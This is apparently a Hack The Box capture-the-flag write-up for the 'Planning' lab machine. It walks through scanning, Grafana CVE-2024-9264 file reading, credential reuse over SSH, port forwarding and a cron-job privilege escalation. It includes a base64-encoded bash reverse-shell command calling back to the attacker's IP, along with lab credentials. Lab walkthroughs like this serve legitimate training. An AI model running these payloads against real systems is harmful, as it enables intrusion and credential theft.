credentials

planning.htb my ip:10.10.14.137 target ip:10.10.11.68

Machine Information

As is common in real life pentests, you will start the Planning box with credentials for the following account: admin/0D5oT70Fq13EvB5r

MAIL:

info@planning.htb

GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT! GF_SECURITY_ADMIN_USER=enzo

P4ssw0rdS0pRi0T3c

6bbd2edd1158252cb3cdcfd55da568cb

report

planning.htb my ip:10.10.14.137 target ip:10.10.11.68

```
Downloads nmap -p 22,80 -A -T4 $IP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-11 12:18 EDT
Nmap scan report for 10.10.11.68
Host is up (0.012s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh
                        OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
    256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
                       nginx 1.24.0 (Ubuntu)
80/tcp open http
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (99%), Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 5.0 - 5. 5 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), HP P200 0 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 80/tcp)
             ADDRESS
HOP RTT
     12.08 ms 10.10.14.1
     12.17 ms 10.10.11.68
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.06 seconds
```


Directory enumeration gives us nothing. Lets try to enumerate subdomain.

These are all the field user can interact with the website.




Enroll to the Course






ffuf -u http://planning.htb/ -w /usr/share/wordlists/subdomains-top1million-20000.txt -H "Host:FUZZ.planning.htb" -mc 200

we find via subdomain enumeration a grafana service.



we can use the provided credentials to login.



looking at the version, we found a working CVE.

```
CVE-2024-9264 git:(main) python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -f /etc/passwd http://grafana.pl
 .venv)
anning.htb
 +] Logged in as admin:0D5oT70Fq13EvB5r
   Reading file: /etc/passwd
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/etc/passwd'):
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
grafana:x:472:0::/home/grafana:/usr/sbin/nologin
(.venv) →
                                  m) python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -f /etc/passwd http://grafana.pl
anning.htb
```

using this as our payload, we can get our reverse shell.

echo 'YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMzcvNDMyMSAwPiYxJwo=' | base64 -d | bash

we have a root shell, but we are not on the target machine, this is probably just a container hosting grafana on the target. We cant escape the container so we will have to try and find valuable data.

```
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
GF_SECURITY_ADMIN_USER=enzo
```

we managed to leak some credentials, we can try to use them with ssh.

```
penelope git:(main) x ssh enzo@10.10.11.68
The authenticity of host '10.10.11.68 (10.10.11.68)' can't be established.
ED25519 key fingerprint is SHA256:iDzE/TIlpufckTmVF0INRVDXUEu/k2y3KbqA/NDvRXw.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:22: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.68' (ED25519) to the list of known hosts.
enzo@10.10.11.68's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)
                  https://help.ubuntu.com
* Documentation:
                  https://landscape.canonical.com
* Management:
                  https://ubuntu.com/pro
* Support:
System information as of Mon May 12 01:57:36 AM UTC 2025
  System load:
                         1.54
  Usage of /:
                         84.0% of 6.30GB
  Memory usage:
                         51%
  Swap usage:
                         36%
  Processes:
                         657
  Users logged in:
  IPv4 address for eth0: 10.10.11.68
  IPv6 address for eth0: dead:beef::250:56ff:fe94:4b8a
  ⇒ There are 389 zombie processes.
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check you
Last login: Mon May 12 01:57:38 2025 from 10.10.14.137
enzo@planning:~$ ls
linpeas mygnupg user.txt
enzo@planning:~$
```


And just like that we got user.txt flag

using linpeas, we find credentials inside a file : root/P4ssw0rdS0pRi0T3c

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                                                    State
                                            Foreign Address
                                                                                 PID/Program name
          0
                                                                    LISTEN
                0 127.0.0.1:40479
                                            0.0.0.0:*
tcp
          0
                 0 127.0.0.1:3000
                                            0.0.0.0:*
                                                                    LISTEN
tcp
          0
                 0 127.0.0.53:53
                                            0.0.0.0:*
                                                                    LISTEN
tcp
tcp
          0
               0 127.0.0.1:8000
                                            0.0.0.0:*
                                                                    LISTEN
          0
               0 0.0.0.0:80
                                            0.0.0.0:*
                                                                    LISTEN
tcp
          0
                  0 127.0.0.1:3306
                                            0.0.0.0:*
                                                                    LISTEN
tcp
           0
                  0 127.0.0.54:53
                                            0.0.0.0:*
                                                                    LISTEN
tcp
           0
                  0 127.0.0.1:33060
                                            0.0.0.0:*
                                                                     LISTEN
tcp
tcp6
           0
                  0 :::22
                                                                     LISTEN
udp
           0
                  0 127.0.0.54:53
                                            0.0.0.0:*
udp
           0
                  0 127.0.0.53:53
                                            0.0.0.0:*
```

The port 8000 is opened, we can use portforwarding to access it from our attack machine.

```
Downloads ssh -L 8000:127.0.0.1:8000 enzo@10.10.11.68
```



The server ask us for credentials, which we have already found.

root/P4ssw0rdS0pRi0T3c

Cronjobs



We gain access to a cronjobs managing page. We can simply edit and have whichever command we like.

cat /root/root.txt > /home/flag.txt

Just like that, we get root flag.